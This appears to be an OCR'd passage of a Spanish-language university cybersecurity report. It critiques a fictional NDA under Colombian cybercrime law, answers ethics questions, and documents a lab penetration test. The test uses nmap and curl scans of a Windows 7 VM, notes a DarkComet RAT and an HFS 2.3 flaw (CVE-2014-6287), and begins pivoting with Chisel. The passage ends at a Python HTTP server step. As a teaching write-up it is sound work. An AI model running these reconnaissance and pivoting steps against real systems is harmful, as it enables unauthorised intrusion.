receptor denuncie actos ilícitos, además es un deber ciudadano de denunciar delitos; además, la ley 599 de 2000, penaliza el encubrimiento.

Otro de los textos del acuerdo indica: "*...datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'*, esto pretende normalizar actividades ilegales (chuzadas, interceptación, acceso abusivo), considerándolas parte de la información confidencial, que de acuerdo con el código penal colombiano está tipificado como parte de los delitos informáticos, las prácticas de interceptación deben realizarse con autorización expresa y un marco legal.

El texto "*No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros*." que hace parte del anexo como cláusula, impone un deber de silencio frente a delitos, contradiciendo la ley y los principios de transparencia y responsabilidad.

Al señalar que "*Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca..."*, las palabras "información ilegal" implican que debemos debe callar incluso ante actos ilícitos, sin embargo, como experto en seguridad informática debemos denunciar vulneraciones o delitos cibernéticos, no ocultarlos.

Finalmente, frente al texto que señala: *"...en caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a SecureNova Labs*.", se pretende eximir de responsabilidad a la empresa, incluso si esta cometió actos ilegales, pero la responsabilidad penal es personal e intransferible, la empresa busca culpar al empleado.

Artículos de ley Vulnerados

La Ley 1273 tipifica varios delitos informáticos (artículos 269A al 269J del Código Penal Colombiano), el "acuerdo de confidencialidad" de SecureNova Labs incluye cláusulas que pueden fomentar, permitir o encubrir varios de estos delitos.

Tabla 1

Artículos de ley Vulnerados en el acuerdo de confidencialidad

Artículo	Delito tipificado	Cómo lo vulnera el acuerdo
269A	Acceso abusivo a sistemas	Justifica y protege accesos no autorizados como información confidencial.
269B	Obstaculización ilegítima	Silencia la denuncia de espionaje o manipulación de redes.
269C	Interceptación de datos	Acepta y protege "chuzadas" e interceptaciones.
269D	Daño informático	Obliga a eliminar información que podría ser evidencia.
269E	Uso de software malicioso	Posible uso encubierto de malware o herramientas ilícitas.
269F	Violación de datos personales	Oculta la sustracción o uso indebido de datos personales.
269H	Abuso de dispositivos	Implica el uso de medios técnicos ilegales sin control.

Nota: La tabla relaciona cuales artículos serían los que se violen en el acuerdo de confidencialidad emitido.

Argumentación sobre aplicación al trabajo

A pesar de qye la oferta de $15.000.000 COP mensuales junto a contrato vitalicio es sumamente interesante, viéndolo desde el aspecto económico y de estabilidad laboral, no sería recomendable aceptar el cargo en SecureNova Labs dadas las irregularidades éticas y legales evidenciadas en el Anexo 3 – Acuerdo.

El documento contiene cláusulas que me obligarían a encubrir actividades ilegales, como la interceptación de comunicaciones, el acceso abusivo a sistemas informáticos y la omisión de denuncias ante delitos cibernéticos, estas condiciones vulneran la Ley 1273 de 2009, el Código Penal Colombiano y los principios que rigen el ejercicio de la ingeniería en Colombia.

El Código de Ética Profesional de los Ingenieros en Colombia (Resolución 2773 de 2003 del COPNIA) establece los deberes fundamentales de los ingenieros, entre ellos Artículo 31, literal f – Deber de denunciar delitos o faltas, Artículo 34, literal a – Prohibición de aceptar trabajos contrarios a la ley, Artículo 35, literal b – Deber de respetar y hacer respetar la ley, Artículo 39, literal a – Deber de mantener la reserva solo cuando no sea ilegal, Artículo 34, literal d – Prohibición de asociarse con quienes ejercen ilegalmente. (COPNIA, 2015).

Como experto en seguridad y conforme al Código de Ética del COPNIA, no aceptaría el trabajo ofrecido por SecureNova Labs, pese al atractivo económico, la propuesta vulnera la legalidad, la transparencia y la responsabilidad ética que debe regir el ejercicio profesional, mi labor como ingeniero en ciberseguridad debe orientarse siempre a la protección del bien común y a la defensa de la seguridad digital.

Respuesta a interrogantes ciberseguridad

Pregunta de análisis: "¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?"

Las empresas deben tener acceso sólo lo estrictamente necesario para el alcance acordado:

El acceso debe limitarse a la información, sistemas y periodos necesarios para cumplir los objetivos de la auditoría (inventario, pruebas, evidencias), todo acceso fuera del alcance requiere nueva autorización escrita del cliente

Igualmente, debe existir un acuerdo de autorización firmado que especifique sistemas, cuentas, ventanas temporales, técnicas permitidas (phishing autorizado, explotación) y límites absolutos (por ejemplo, datos médicos, fondos, control físico).

El acceso debe ser temporal y proporcional (privilegios mínimos necesarios) y no puede autorizarse ni ejecutarse actividad que contravenga leyes de protección de datos, interceptación, privacidad o el orden público; En Colombia, por ejemplo, esto debe alinearse con la normativa de protección de datos y el marco penal sobre ciberdelitos.

Para garantizar que el acceso no sea explotado de manera indebida, se deben incluir controles contractuales, como exigir un alcance y ROE claros: sistemas, IPs, cuentas, técnicas permitidas/prohibidas, ventanas de prueba, criterios de éxito/fallo, consentimiento explícito por escrito del titular/propietario del sistema y, si aplica, de terceras partes afectadas, NDA técnico/operativo que no impida denunciar delitos ni cumplir órdenes judiciales (cláusula de excepción legal), se podría pensar en incluir una cláusula de no encubrimiento (la obligación de confidencialidad no se aplica para evidencias de delitos o requerimientos legales).

Por otra parte, incluir controles técnicos para reducir el riesgo operativo, comenzando con privilegios mínimos, credenciales y acceso temporales, segregar entornos, registrar y monitorear de forma integral, cuando sea posible anonimizarían los datos, y otros controles como verificar antecedentes del personal, tener acuerdos de confidencialidad, separar funciones para que no se apruebe y valida por la misma persona, supervisión externa, entrega controlada de pruebas.

Pregunta: "¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?"

Las empresas deben garantizar mecanismos de supervisión que impidan o detecten abusos técnicos, pues permitirlos vulneraría también el deber ético del ingeniero, por lo tanto, se de contar con un principio ético y legal de base.

Respecto a mecanismos de supervisión recomendados se tienen los siguientes

- Política formal de uso de herramientas forenses: Documento aprobado por la dirección que defina quién puede usar, cuándo, para qué y con qué autorización, debe incluir sanciones disciplinarias y legales por uso indebido.
- Separación de funciones (Segregation of Duties): Quien realiza la adquisición de evidencia no debe ser quien la analiza o quien redacta el informe final, evita manipulación de resultados y conflicto de intereses.
- Registro de asignaciones y justificación de casos: Cada uso de herramienta debe estar vinculado a un caso autorizado (ticket, incidente, auditoría), se documenta quién, cuándo y por qué se usó.
- Aprobación jerárquica: Requiere autorización doble: del jefe de seguridad y del área legal o de cumplimiento

Si pensamos en controles de tipo técnico, tenemos algunas recomendaciones y controles aplicables

Auditoría y logging de herramientas forenses: Todas las sesiones deben quedar registradas: usuario, fecha, hash de imágenes manipuladas, comandos ejecutados, usar servidores "forensic gateway" o bastion hosts para controlar el acceso.

Entornos aislados (sandbox): Las herramientas forenses deben operar en redes separadas, sin conexión directa a producción o internet, se evita extracción o filtración de evidencia.

Control de privilegios y autenticación fuerte: Implementar principio de mínimo privilegio (RBAC) y autenticación multifactor (MFA) para acceso a laboratorios forenses.

Gestión de medios y cadena de custodia digital: Toda imagen forense o evidencia debe tener hash registrado, etiqueta única y control de acceso, las alteraciones no autorizadas deben generar alertas automáticas.

Existen otros controles de tipo organizacional, como acuerdos y cláusulas de responsabilidad ética, capacitaciones y sensibilización en temas de ética profesional y cumplimiento legal, verificar antecedentes y rotar responsabilidades en personal sensible, también aplicación de auditorías independientes.

Las empresas deben mantener un equilibrio entre la capacidad técnica y la responsabilidad ética, el uso de herramientas forenses solo puede justificarse bajo autorización formal, control documentado y auditoría permanente, implementar políticas de gobernanza, controles técnicos de trazabilidad y comités de supervisión garantiza que el acceso a información que sea catalogada del tipo "*sensible*" no sea utilizado de forma inapropiada.

Pregunta de análisis: ***"¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de***

ciberespionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?"

Cuando una empresa de ciberseguridad comete actos de ciberespionaje, se rompe el núcleo de confianza sobre el que se basa toda relación contractual y de protección digital, por lo que se deben tomar medidas.

Acciones legales y administrativas

Investigación judicial y penal inmediata: Denunciar ante las autoridades competentes (Fiscalía, CSIRT gubernamental o policía cibernética).

Investigar violaciones a la Ley 1273 de 2009 (delitos informáticos) y la Ley 1581 de 2012 (protección de datos personales).

Suspender temporalmente la relación contractual hasta determinar responsabilidades.

Rescisión o nulidad del contrato

Si se comprueba ciberespionaje o uso indebido de información, deberia anularse el contrato por incumplimiento de cláusulas de confidencialidad, buena fe y legalidad.

Sanciones administrativas y financieras

Multas, suspensión de licencias de operación, cancelación de registros, e inhabilidad para contratar con el Estado, también reportar a bases internacionales de proveedores no éticos (por ejemplo, FIRST o OAS-CERT).

Gestión de incidentes y mitigación técnica

- Aislamiento de sistemas comprometidos y revocación inmediata de accesos de la empresa implicada.
- Auditoría forense independiente para identificar brechas, exfiltraciones o manipulación de datos.
- Notificación a las víctimas o entidades afectadas, garantizando transparencia conforme al principio de responsabilidad demostrada.

En cuanto a medidas para restaurar la confianza tenemos las siguientes:

Transparencia y rendición de cuentas

Publicar un informe oficial del incidente, con los hallazgos y las medidas adoptadas, evitando la impunidad, implementar un proceso de lecciones aprendidas público o institucional para fortalecer las políticas de contratación y control.

Revisión de marcos de contratación

Exigir que toda empresa contratada firme cláusulas éticas reforzadas, con sanciones por uso indebido de datos o actividades no autorizadas.

Incorporar auditorías cruzadas periódicas entre el cliente y el proveedor.

Incluir cláusulas de excepción legal en los acuerdos de confidencialidad: no se puede invocar “secreto” para encubrir delitos.

Educación y cultura ética

Crear programas de ética en ciberseguridad, donde se refuerce el compromiso con la ley y la protección de los derechos humanos digitales.

Exigir formación ética a los ingenieros, en línea con el Código de Ética del COPNIA (art. 35 b: “respetar y hacer respetar la ley y denunciar sus transgresiones”).

Consideremos que cuando una empresa de ciberseguridad incurre en ciber espionaje, el Estado y las organizaciones deben responder con firmeza legal, transparencia pública y reforma estructural, las medidas adecuadas deberían incluir la investigación penal, rescindir contratos, sancionar e inhabilitar a los responsables, y reforzar la ética profesional mediante auditorías, educación y certificaciones; Mediante la responsabilidad, la supervisión independiente y la cultura ética puede restaurarse la confianza y garantizar que la seguridad digital se mantenga al servicio del bien público y no de intereses ilícitos.

Etapa 3 Ejecución Pruebas de intrusión

Descripción de herramientas utilizadas, comandos y resultados

Se cuenta inicialmente con el siguiente banco de trabajo que consta de dos máquinas virtuales, y eventualmente una tercera que funcionará para hacer el pivoting y será una clonación del host A.


Máquina Virtual Parrot OS

Sistema Operativo Debian 12

IP: 192.168.1.21

Figura 4

Identificación IP Parrot



Nota: Se muestra la pantalla de la terminal en parrot donde se ejecutan comandos para identificación de IP.


Host A Máquina Virtual Windows

Sistema Operativo Windows 7 Pro 64 Bit

IP: 192.168.1.19

Figura 5

Identificación IP Host A Windows




Nota: Se muestra la pantalla de la terminal en parrot donde se ejecutan comandos para identificación de IP del terminal Windows.

Identificación de red y elementos en la misma desde Parrot

Figura 6


Escaneo de red desde Parrot



Nota: Terminal en parrot donde se ejecutan comandos para la realización de un escaneo de red.

Verificamos comunicación entre nuestras máquinas virtuales mediante comandos de ping

Figura 7




Nota: Se muestra la pantalla de la terminal en parrot donde se ejecutan comandos de ejecución de ping.

Ping de parrot al Host Windows

Figura 8

Ping de Host Windows a Parrot



Nota: Se muestra la pantalla de la terminal en cmd donde se ejecutan comandos de ejecución de ping.


Luego procedemos a confirmar servicio vulnerable en Host-A (sin explotación aún)

Banner grabbing con curl

Comando: curl http://192.168.1.19/

Figura 9

Banner grabbing con curl




Nota: Se muestra la pantalla de la terminal en parrot donde se ejecutan comandos de ejecución de grabbing con curl

Intentar identificar versión

Comando: curl http://192.168.1.19/

Figura 10

identificando versión versión - curl




Nota: Se muestra la pantalla de la terminal en parrot donde se identifica la versión curl
Nmap versión del servicio

sudo nmap -sV -p80 192.168.1.19

Figura 11

Nmap versión del servicio




Nota: Se muestra la pantalla de la terminal en parrot donde se ejecutan comandos de ejecución de grabbing con curl

Buscamos en todos los puertos para identificar si hay alguna información que nos pueda dar indicios de alguna aplicación o vulnerabilidad existente en la máquina, para ello usamos el siguiente comando

sudo nmap -A -p- 192.168.1.19

Figura 12

Escaneo de puertos con Nmap Host A



Nota: Se muestra la pantalla de la terminal en parrot donde se ejecutan escaneo con Nmap al host windows

La línea *1604/tcp open darkcomet DarkComet RAT (**BACKDOOR**)* confirma que la máquina está comprometida.

De acuerdo con el sitio Malwarebytes (2023) DarkComet es un troyano RAT que permite:

- Control remoto
- Capturar archivos
- Crear usuarios
- Keylogging
- Movimientos laterales

La línea *8080/tcp open http HttpFileServer httpd 2.3* indica HFS 2.3 vulnerable de acuerdo con CVE-2014-6287 (Remote Command Execution)

En resumen, este Host se encuentra:

IIS en 80 (lo cual puede ser un comportamiento normal)

HFS 2.3 vulnerable en 8080

RAT DarkComet en 1604


Adicionalmente, ejecutamos el siguiente comando donde nuevamente usamos el software Nmap y guardamos el resultado dentro de un archivo de texto denominado “escaneo-puertos.txt”, previamente fue creada una carpeta para almacenar esta información.

sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -Pn -vvv 192.168.1.19 -oN escaneo-puertos.txt

Arrojando el siguiente resultado donde se confirma puertos abiertos

Figura 13

Resultado análisis con nmap al Host



Nota: Se muestra la pantalla de la terminal en parrot donde se ejecuta escaneo con Nmap al Host Window

De este escaneo con Nmap se pueden identificar aspectos relevantes, donde la máquina respondió por ARP, lo cual es típico en redes LAN.

Puertos filtrados

65532 puertos filtrados (no-response), el firewall de Windows 7 está activo o hay un IPS simulando filtrado.

Puertos abiertos identificados (crítico)

1) Puerto 80/tcp — HTTP — Microsoft IIS 7.5

Servicio: Microsoft IIS 7.5

Estado: open

Riesgos:

IIS 7.5 en Windows 7 es obsoleto y vulnerable.

Métodos habilitados: TRACE (peligroso → Cross-Site Tracing).

2) Puerto 1604/tcp — DarkComet RAT

Servicio identificado: DarkComet Remote Access Trojan

Estado: open

Implicación: Compromiso total del host.

Permite control remoto, keylogging, transferencia de archivos y persistencia, este es el hallazgo más crítico del escaneo.

3) Puerto 8080/tcp — HTTP — HttpFileServer 2.3

Servicio: HFS 2.3

Vulnerabilidad conocida grave: CVE-2014-6287

Permite Remote Command Execution.

HFS 2.3 es usado comúnmente en laboratorios de pentesting como vector de explotación para ganar shell.

La máquina virtual Windows 7 tiene servicios vulnerables expuestos.

- Incluye un RAT instalado (DarkComet)

- Tiene HFS 2.3, frecuentemente explotado.
- Tiene un IIS 7.5 con métodos inseguros habilitados.


PIVOTING

El objetivo del pivoting es usar la máquina comprometida como puente para acceder a otras máquinas de la red interna que no son accesibles directamente desde el host atacante.

Identificar la red interna accesible desde la máquina a comprometer

Figura 14

Identificación de red y puertos



Nota: Se muestra la pantalla de la terminal en parrot donde se ejecuta escaneo con Nmap al Host Window


Host B (10.0.2.3) NO tiene acceso a ninguna otra red interna, solo tiene una interfaz y un solo segmento, aunque el atacante está en 192.168.1.0/24, se puede crear un túnel para seguir atacando 10.0.2.0/24 desde Parrot usando SOCKS5 y Chisel, ese sería un “pivoting horizontal”.

Desde Parrot se usará el host comprometido (10.0.2.3) para atacar toda la red 10.0.2.0/24 (que normalmente no se puedes alcanzar desde 192.168.1.21).

Comando *sudo python3 -m http.server 80*

Figura 15

Inicio de servicio en puerto 80 desde Parrot



